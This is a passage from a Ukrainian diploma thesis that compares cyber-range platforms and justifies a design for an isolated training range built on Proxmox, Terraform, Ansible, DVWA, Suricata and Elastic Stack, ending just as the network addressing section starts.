1.6 Порівняльний аналіз існуючих рішень

На основі проведеного огляду сформовано порівняльну таблицю ключових платформ за критеріями, що є найбільш релевантними для цілей даної роботи: масштабованість, реалістичність сценаріїв, доступність вихідного коду, простота розгортання, підтримка ICS/SCADA, якість документації та сумісність із навчальним процесом.

Таблиця 1.2 - Порівняльний аналіз платформ кіберполігонів за ключовими критеріями

Платформа	**Масштабованість**	**Реалістичність**	**Open Source**	**Простота**	**ICS/ SCADA**	**Документація**
NCR (DoD, США)	10/10	10/10	Ні	2/10	Так	Обмежена
Cyberbit	**9/10**	**9/10**	**Ні**	**5/10**	**Так**	**Висока**
IBM Cyber Range	8/10	10/10	Ні	3/10	Частк.	Висока
KYPO CRP	**8/10**	**8/10**	**Так**	**6/10**	**Частк.**	**Висока**
CDeX	9/10	8/10	Ні	7/10	Ні	Висока
GNS3+EVE-NG	**6/10**	**9/10**	**Так**	**5/10**	**Так**	**Середня**
Запропоноване рішення	8/10	9/10	Так	8/10	7/10	Висока



Рисунок 1.4 - Радарна діаграма порівняльного аналізу кіберполігонів за ключовими характеристиками

Аналіз таблиці 1.2 та рисунку 1.4 свідчить, що жодне з існуючих відкритих рішень не задовольняє одночасно всім ключовим вимогам, що висуваються в контексті даної роботи. Комерційні платформи (Cyberbit, CDeX) демонструють найвищі показники реалістичності та масштабованості, однак їх використання в освітньому процесі обмежене через значні ліцензійні витрати. KYPO CRP є найбільш зрілим відкритим рішенням, але вимагає ресурсомісткої хмарної інфраструктури OpenStack. GNS3/EVE-NG надають широкі можливості для моделювання мережевого обладнання, але потребують значних зусиль з інтеграції засобів безпеки та оркестрації.

1.7 Характеристика об'єкта дослідження

Об'єктом дослідження у даній дипломній роботі є процеси виявлення та дослідження мережевих атак у корпоративних комп'ютерних мережах. Для конкретизації предметної галузі розглядається типова корпоративна мережа підприємства малого або середнього бізнесу (SME), що включає від 50 до 500 робочих станцій та типовий набір корпоративних сервісів.

Дослідження, проведені у роботах Layland et al. (2021), показують, що для підприємств такого масштабу характерна трирівнева топологія: Інтернет → DMZ → внутрішня мережа з сегрегацією на VLAN-мережі за функціональними підрозділами. Критичними активами, що підлягають захисту, є: контролер домену (AD DS), сервери СУБД із персональними та фінансовими даними, файлові сховища та ERP-системи.

Для цілей кіберполігону в даній роботі прийнято наступну конфігурацію цільової мережі:

– Зовнішня мережа: машина зловмисника (Kali Linux 2024.x) із повним набором інструментів тестування на проникнення (Metasploit Framework, Nmap, Burp Suite, Wireshark);

– DMZ: веб-сервер (Ubuntu 22.04, Apache2 або Nginx), DNS-сервер (BIND9), поштовий шлюз; зона захищена міжмережевим екраном pfSense;

– Внутрішня мережа: контролер домену (Windows Server 2022 або Samba AD), сервер бази даних (MySQL 8.0), файловий сервер (Samba), 2–4 робочі станції (Windows 10/11);

– SIEM/Моніторинг: Elastic Stack (Elasticsearch, Logstash, Kibana) + Suricata IDS/IPS для виявлення атак у реальному часі.

1.8 Постановка задачі проєктування кіберполігону

На основі проведеного аналізу предметної галузі, огляду існуючих рішень та характеристики об'єкта дослідження сформульовано задачу проєктування кіберполігону для дослідження мережевих атак на корпоративну інфраструктуру.

Загальна постановка задачі

Необхідно розробити кіберполігон - апаратно-програмний комплекс, що забезпечує відтворення реалістичної корпоративної мережевої інфраструктури в ізольованому середовищі, дозволяє моделювати актуальні типи мережевих атак, фіксувати та аналізувати мережевий трафік і системні події, а також оцінювати ефективність засобів виявлення вторгнень.

Функціональні вимоги до кіберполігону:

1. Ф1. Відтворення трирівневої мережевої топології (зовнішня мережа / DMZ / внутрішня мережа) із реалістичними сервісами (AD, DNS, HTTP, SMTP, СУБД, SMB).

2. Ф2. Підтримка щонайменше 5 категорій мережевих атак: DDoS, MITM, SQL Injection, Brute Force, Lateral Movement / Ransomware.

3. Ф3. Інтеграція системи моніторингу та IDS/SIEM із можливістю збору, зберігання та кореляції подій у реальному часі.

4. Ф4. Автоматизоване розгортання та відновлення середовища за допомогою IaC-інструментів (Terraform/Ansible/Docker Compose).

5. Ф5. Документування та відтворюваність кожного тестового сценарію: фіксація параметрів атаки, очікуваних і фактичних ефектів, результатів роботи IDS.

Нефункціональні вимоги:

1. НФ1. Ресурсна ефективність: можливість розгортання на сервері середньої потужності (32 ГБ RAM, 8-ядерний CPU) або у хмарному середовищі з аналогічними характеристиками.

2. НФ2. Масштабованість: архітектура повинна допускати нарощування кількості вузлів та додавання нових сценаріїв без кардинальної реструктуризації.

3. НФ3. Відкритість: використання виключно відкритого програмного забезпечення (Open Source) для забезпечення відтворюваності та доступності рішення.

4. НФ4. Безпека ізоляції: кіберполігон повинен функціонувати у повністю ізольованому від реальних мереж середовищі; жодний трафік між кіберполігоном та зовнішніми мережами не допускається.

5. НФ5. Документованість: кожен компонент та сценарій атаки повинні супроводжуватись технічною документацією достатнього рівня деталізації.

Вирішення поставленої задачі вимагає застосування компетенцій із кількох суміжних дисциплін: комп'ютерних мереж та мережевого адміністрування, системного програмування та адміністрування Linux/Windows, технологій віртуалізації та хмарних обчислень, методів тестування на проникнення та аналізу мережевого трафіку. Саме така міждисциплінарність відповідає компетентнісному профілю спеціальності 123 «Комп'ютерна інженерія», освітньої програми «Комп'ютерні системи та мережі», що зумовлює доцільність виконання даної роботи в межах зазначеної спеціальності.

Висновки до розділу 1

У першому розділі дипломної роботи проведено комплексний аналіз предметної галузі, що охоплює сучасний стан кібербезпеки корпоративних мереж, класифікацію мережевих атак, концепцію та архітектуру кіберполігонів, а також огляд існуючих рішень.

За результатами проведеного аналізу можна зробити такі висновки:

1. Загальносвітова тенденція стрімкого зростання кількості та складності кіберзагроз для корпоративних мереж - зростання більш ніж у 4 рази за 2019–2024 рр. - підтверджує актуальність досліджень у сфері виявлення та протидії мережевим атакам.

2. Систематизована класифікація мережевих атак охоплює 7 основних категорій: DoS/DDoS, мережеві атаки (L2–L3), MITM, атаки на застосунки, атаки на аутентифікацію, APT/Lateral Movement та шкідливе ПЗ. Кіберполігон повинен забезпечувати дослідження щонайменше 5 із зазначених категорій.

3. Кіберполігон як апаратно-програмний комплекс є оптимальним засобом для дослідження мережевих атак у реалістичному, але безпечному середовищі. Його архітектура включає 6 ключових рівнів: фізична інфраструктура, рівень віртуалізації, цільова інфраструктура, оркестрація, моніторинг/SIEM та система управління навчанням.

4. Аналіз існуючих рішень показав, що жодна з доступних відкритих платформ не відповідає у повній мірі всім вимогам: KYPO CRP потребує складної хмарної інфраструктури, GNS3/EVE-NG не має інтегрованої підтримки SIEM, комерційні рішення є фінансово недоступними. Це обґрунтовує необхідність розробки власного рішення.

5. Сформульована задача проєктування кіберполігону включає 5 функціональних та 5 нефункціональних вимог, що є основою для проєктування у наступних розділах роботи.

Подальший зміст роботи присвячений детальному проєктуванню архітектури кіберполігону (розділ 2), реалізації програмно-апаратного комплексу (розділ 3) та апробації у вигляді повноцінних сценаріїв мережевих атак із оцінкою ефективності засобів виявлення вторгнень.

РОЗДІЛ 2. ОБҐРУНТУВАННЯ ТА РОЗРОБЛЕННЯ РІШЕННЯ

2.1 Вибір та обґрунтування архітектурного підходу

Проєктування кіберполігону розпочинається із вибору базового архітектурного підходу, який визначає принципи побудови, масштабованість та ресурсні характеристики всієї системи. На основі аналізу вимог, сформульованих у першому розділі, розглянуто три альтернативи:

– Монолітна архітектура на основі фізичного обладнання (Hardware-based CR): найвища реалістичність, але надмірна вартість, мінімальна гнучкість та відсутність можливості масштабування без закупівлі нових пристроїв.

– Повністю хмарна архітектура (Cloud-native CR): висока масштабованість та доступність, але залежність від зовнішніх провайдерів, потенційні обмеження на певні типи атак (DDoS), питання конфіденційності даних та регулярні операційні витрати.

– Гібридна архітектура на базі on-premise гіпервізора з елементами хмари: оптимальний баланс між реалістичністю, вартістю та масштабованістю. Фізичний сервер із Proxmox VE виступає основою; при необхідності масштабування додаються хмарні вузли.

Для даного проєкту обрано гібридний підхід із акцентом на on-premise розгортання на базі Proxmox VE. Рішення обумовлено такими факторами: повний контроль над мережевою конфігурацією, відсутність залежності від зовнішніх провайдерів під час проведення атак, забезпечення вимоги НФ4 щодо повної ізоляції, а також можливість роботи за умов обмеженого доступу до Інтернету - критично важлива умова для навчальних установ в Україні.

Щодо програмної архітектури, перевагу надано мікросервісному підходу для підсистем моніторингу та SIEM (Elastic Stack, Suricata), що забезпечує незалежне масштабування компонентів, та монолітному підходу для безпосередньо цільової інфраструктури (ВМ з фіксованими ролями), що спрощує управління та підвищує відтворюваність сценаріїв. Такий поєднаний підхід описується у роботах Leitner et al. (2020) як оптимальний для академічних кіберполігонів середнього масштабу.

2.2 Обґрунтування вибору платформи віртуалізації

Платформа віртуалізації є центральним елементом кіберполігону - від її вибору залежить продуктивність, ресурсна ефективність та гнучкість всієї системи. Проведено порівняльний аналіз чотирьох основних рішень: VMware ESXi, KVM/Proxmox VE, Docker/LXC та Microsoft Hyper-V.



Рисунок 2.1 - Порівняння технологій віртуалізації за ключовими критеріями

Як видно з рисунку 2.1, платформа KVM/Proxmox VE демонструє найкращий загальний профіль: максимальний бал за критерієм відкритості вихідного коду (10/10), високу масштабованість (9/10) та ресурсну ефективність (8/10). За показниками споживання ресурсів контейнери Docker мають перевагу (128 МБ RAM проти 1024 МБ для ВМ KVM), але не забезпечують достатньої ізоляції для повноцінної емуляції операційної системи Windows - що є критичним для відтворення атак на Active Directory.

Таблиця 2.1 - Порівняльна характеристика платформ віртуалізації для кіберполігону * Docker підтримує Windows-контейнери лише на Windows-хості через Hyper-V back-end

Критерій	**VMware ESXi**	**KVM/Proxmox VE**	**Docker/LXC**	**Hyper-V**
Відкритий вихідний код	Ні (платне)	Так (GPL)	Так (Apache)	Ні (MS)

Підтримка Windows VM	**Відмінна**	**Відмінна**	**Обмежена***	**Відмінна**
Web-інтерфейс управління	vSphere Web Client	Proxmox Web UI	Portainer/Docker	Hyper-V Manager
Snapshots / Rollback	**Так**	**Так (ZFS/LVM)**	**Образи (layers)**	**Так (Checkpoint)**
REST API / Terraform	Так	Так (PVE API)	Так	Обмежено
Nested Virtualization	**Так**	**Так (KVM)**	**Ні**	**Частково**
Ліцензійна вартість	Висока	Безкоштовно	Безкоштовно	Включена в WS

На підставі аналізу обрано Proxmox Virtual Environment (PVE) версії 8.x як основну платформу гіпервізора. Ключові аргументи: (1) повністю відкритий вихідний код (GNU GPL/AGPL), що відповідає вимозі НФ3; (2) підтримка одночасно KVM-ВМ (для Windows/складних Linux) та LXC-контейнерів (для легковагових Linux-сервісів), що забезпечує гнучкість; (3) інтегрований веб-інтерфейс із підтримкою Ceph, ZFS, резервного копіювання та Live Migration; (4) офіційний Terraform-провайдер (bpg/proxmox) для повної автоматизації розгортання через IaC.

Для легковагових компонентів SIEM-стеку (Elasticsearch, Logstash, Kibana, Suricata) застосовується Docker Compose - це забезпечує ізоляцію залежностей, легку оновлюваність та мінімальний відбиток на диску. Таким чином, у кіберполігоні поєднуються переваги обох підходів: KVM для повноцінних ВМ і Docker для мікросервісів моніторингу.

2.3 Обґрунтування вибору програмних засобів

2.3.1 Операційні системи цільових вузлів

Вибір операційних систем для вузлів кіберполігону здійснювався відповідно до реального розподілу серверних ОС у корпоративному середовищі. За даними

W3Techs (2024), Linux використовується на 76,6% веб-серверів у світі, тоді як Windows Server є стандартом для корпоративних сервісів Active Directory. Тому для кіберполігону прийнято такі рішення:

– Ubuntu Server 22.04 LTS (Jammy Jellyfish): основна серверна ОС для вузлів DMZ та внутрішньої мережі. Вибір обумовлений широкою підтримкою спільноти, довгостроковою підтримкою до 2027 р., наявністю пакетів для всіх необхідних сервісів (Apache, Nginx, MySQL, BIND9, Postfix) та сумісністю з Ansible-модулями.

– Windows Server 2022 Evaluation: для вузла контролера домену (ad-dc-01). Використання ліцензійного Windows Server є виправданим наявністю безкоштовної 180-денної ознайомлювальної версії, яка повністю функціональна для навчальних цілей. Альтернативно розглядалось використання Samba 4 як відкритого замінника AD DS - обидва варіанти підтримуються архітектурою.

– Kali Linux 2024.2: операційна система на вузлі зловмисника. Kali є стандартом де-факто для тестування на проникнення та містить понад 600 попередньо встановлених інструментів, включаючи Metasploit Framework, Nmap, Hydra, SQLmap, Burp Suite, hping3, arpspoof та ін. Регулярні оновлення баз даних атак забезпечують актуальність використовуваних технік.

2.3.2 Засоби реалізації корпоративних сервісів

Для відтворення реалістичних корпоративних сервісів обрано наступний набір програмних засобів:

Таблиця 2.2 - Обрані програмні засоби для реалізації корпоративних сервісів кіберполігону

Сервіс	**Обране ПЗ**	**Версія**	**Обґрунтування вибору**
Веб-сервер	Apache 2.4 + DVWA	2.4.57 / v1.10	DVWA містить реальні вразливості (SQLi, XSS, CSRF, File Upload)
DNS-сервер	**BIND9**	**9.18.x**	**Стандарт для корпоративних DNS; підтримка DNS-спуфінгу**

Поштовий сервер	Postfix + Dovecot	3.7.x / 2.3.x	Стандартний SMTP/IMAP-стек; реалістична ціль для фішингу
СУБД	**MySQL 8.0**	**8.0.35**	**Навмисно вразлива конфігурація + DVWA як front-end**
AD / LDAP	Samba AD / Win Server	4.18.x / 2022	Повна сумісність Kerberos; ціль Kerberoasting, PTH-атак
Файловий сервер	**Samba SMB**	**4.18.x**	**SMB Relay, EternalBlue-сценарії; стандарт Windows-мереж**
Мережевий екран	pfSense CE	2.7.x	Open Source; підтримка VLAN, NAT, OpenVPN, Traffic Shape

Використання Damn Vulnerable Web Application (DVWA) є обґрунтованим рішенням для навчального кіберполігону: застосунок спеціально розроблений для демонстрації типових вразливостей веб-застосунків (SQL Injection, XSS, CSRF, File Upload, Command Injection) і є стандартним інструментом у курсах з етичного хакінгу та веб-безпеки. Завдяки налаштуванню рівнів безпеки (Low / Medium / High / Impossible) DVWA дозволяє поступово ускладнювати сценарії дослідження.

2.4 Обґрунтування вибору засобів оркестрації та автоматизації

Однією з ключових вимог до кіберполігону є автоматизоване розгортання та відновлення середовища (вимога Ф4). Ця вимога обумовлена необхідністю швидкого «перезапуску» стану мережі між сценаріями без ручного втручання, що є критичним як для навчальних сесій, так і для повторюваних наукових дослідів. Для реалізації цієї функції застосовано принципи Infrastructure-as-Code (IaC).

Рисунок 2.2 - Конвеєр автоматизованого розгортання кіберполігону (IaC-підхід)

Як показано на рисунку 2.2, конвеєр розгортання складається з шести послідовних етапів, починаючи від опису топології у декларативному форматі та завершуючи готовим до використання сценарієм. Після завершення роботи можливий повний перезапуск - відновлення до чистого початкового стану займає не більше 5–10 хвилин залежно від конфігурації.

Для реалізації IaC-конвеєра обрано двоінструментний підхід, широко застосовуваний у виробничих середовищах:

2.4.1 Terraform (HashiCorp)

Terraform - декларативний інструмент для «підготовки інфраструктури» (infrastructure provisioning), що дозволяє описати бажаний стан середовища у файлах формату HCL (HashiCorp Configuration Language) та автоматично привести реальний стан до відповідності. Для взаємодії з Proxmox VE використовується провайдер bpg/proxmox, що надає ресурси для створення ВМ (proxmox_virtual_environment_vm), контейнерів (proxmox_virtual_environment_container) та мережевих мостів.

Переваги Terraform у контексті кіберполігону: ідемпотентність операцій (повторне виконання не призводить до дублювання ресурсів), граф залежностей (Terraform самостійно визначає порядок створення ресурсів), terraform destroy для миттєвого знищення всього середовища та можливість зберігання конфігурацій у системі контролю версій (Git).

2.4.2 Ansible (Red Hat)

Ansible - агентний (агентбезагентний) інструмент для автоматизованого налаштування та конфігурування систем. Відсутність агента на цільових вузлах є критичною перевагою: підключення здійснюється лише через SSH (для Linux) або WinRM/PSRP (для Windows), що не вимагає встановлення додаткового ПЗ на ВМ. Ansible Playbook описує роль кожного вузла декларативно у форматі YAML: встановлення пакетів, конфігурування сервісів, налаштування iptables-правил, розгортання вразливих застосунків.

Структура Ansible-конфігурації кіберполігону організована за принципом ролей (roles): окремі ролі для web-server, dns-server, active-directory, mysql-db, kali-attacker, suricata, elastic-stack. Такий підхід забезпечує модульність та можливість перевикористання конфігурацій між різними сценаріями. Відповідно до досліджень Ficco et al. (2019), Ansible є найпопулярнішим інструментом конфігурування у відкритих кіберполігонах завдяки простоті мови та широкій бібліотеці готових модулів.

2.5 Обґрунтування вибору засобів моніторингу та виявлення вторгнень

Підсистема моніторингу та SIEM є центральним інструментом дослідження в кіберполігоні: саме вона фіксує всі події в мережі, кореляцію між ними та виявляє аномалії, характерні для досліджуваних атак. Вибір компонентів цієї підсистеми базувався на трьох критеріях: відкритість вихідного коду, якість правил виявлення та можливість інтеграції в єдиний стек.

2.5.1 Suricata 7.x як IDS/IPS

Suricata - багатопотоковий відкритий рушій виявлення вторгнень (IDS), запобігання вторгненням (IPS) та аналізу мережевого трафіку, розроблений OISF (Open Information Security Foundation). Ключові переваги перед альтернативою Snort: нативна підтримка багатопоточності (до 16+ потоків), протокол-авторозпізнавання на рівні L7, підтримка як формату правил Snort, так і власних Suricata-правил, вбудований вихід у форматі EVE JSON - що значно спрощує інтеграцію з Elasticsearch.

Для кіберполігону Suricata налаштовується у режимі «пасивного прослуховування» (IDS-режим) через SPAN-порт або мережевий TAP між зонами, що дозволяє захоплювати трафік без втручання у з'єднання. Набір правил Emerging Threats (ET/Open) містить понад 40 000 сигнатур актуальних загроз і оновлюється щодня на безкоштовній основі.

2.5.2 Elastic Stack 8.x (ELK)

Elastic Stack є найбільш поширеним відкритим рішенням для побудови SIEM-функціональності в академічних та корпоративних кіберполігонах. Стек складається з чотирьох взаємопов'язаних компонентів:

– Elasticsearch: розподілений пошуковий рушій та сховище даних. Забезпечує зберігання та індексацію подій безпеки, мережевого трафіку (Suricata EVE), системних журналів (syslog, Windows Event Log) та метрик. У кіберполігоні індекс suricata-* містить всі записи IDS, winlogbeat-* - події Windows, filebeat-syslog-* - Linux syslog.

– Logstash: конвеєр обробки даних. Приймає сирі логи від агентів (Beats), парсить їх за допомогою grok-фільтрів, нормалізує до схеми ECS (Elastic Common Schema) та направляє в Elasticsearch. Критично важливий для кореляції подій з різних джерел.

– Kibana: веб-інтерфейс візуалізації та аналізу. Надає готові дашборди (Suricata Dashboard, Windows Dashboard), можливість побудови власних візуалізацій, модуль Elastic SIEM з підтримкою правил виявлення на мові KQL та Elastic Detection Engine.

– Beats (Filebeat, Winlogbeat, Auditbeat, Packetbeat): легковагові агенти-відправники. Встановлюються на кожному вузлі кіберполігону та пересилають відповідні типи даних до Logstash або безпосередньо до Elasticsearch.

Конкурентні альтернативи - Splunk (обмежена безкоштовна ліцензія 500 МБ/день) та Wazuh (відкрита HIDS-платформа) - розглядались, але не обрані як основне рішення. Wazuh може бути інтегрований додатково для забезпечення HIDS-функціональності (виявлення змін файлів, аудит системних викликів), тоді як Elastic Stack є основним SIEM для кореляції мережевих подій.

2.6 Проєктування програмного стеку кіберполігону

На основі обраних технологій та програмних засобів сформовано цілісний програмний стек кіберполігону, що відображає взаємодію всіх компонентів системи.



Рисунок 2.3 - Програмний стек кіберполігону: обрані технології та їх взаємодія

Програмний стек кіберполігону організований у шість функціональних груп. Інструменти атакуючого (Kali Linux 2024.2) включають повний арсенал інструментів пентестингу: Metasploit Framework для автоматизованої експлуатації вразливостей, Nmap для розвідки та сканування мережі, Hydra/Medusa для атак на автентифікацію, hping3/Scapy для генерації довільних пакетів. Мережеве обладнання представлене програмним маршрутизатором pfSense з підтримкою VLAN 802.1Q, статичних та динамічних правил міжмережевого екрана, NAT, OpenVPN-тунелів для ізоляції управляючих з'єднань.

Корпоративні сервіси розміщені у двох зонах: DMZ містить веб-сервер Apache з навмисно вразливим застосунком DVWA, поштовий сервер Postfix/Dovecot та DNS-сервер BIND9; внутрішня мережа - контролер домену Samba AD/DS, СУБД MySQL 8.0 з тестовою базою з персональними даними, файловий сервер Samba та 2–4 робочі станції Windows. IDS Suricata в режимі SPAN перехоплює весь трафік між зонами, формуючи події у форматі EVE JSON. Elastic Stack забезпечує централізоване зберігання, обробку та візуалізацію всіх подій безпеки.

2.7 Проєктування мережевої архітектури та IP-адресації

Мережева архітектура кіберполігону базується на принципі чіткої сегментації з розподілом вузлів на чотири ізольовані зони. Кожна зона має окремий підмережевий адресний простір та контролюється набором правил міжмережевого екрана pfSense.

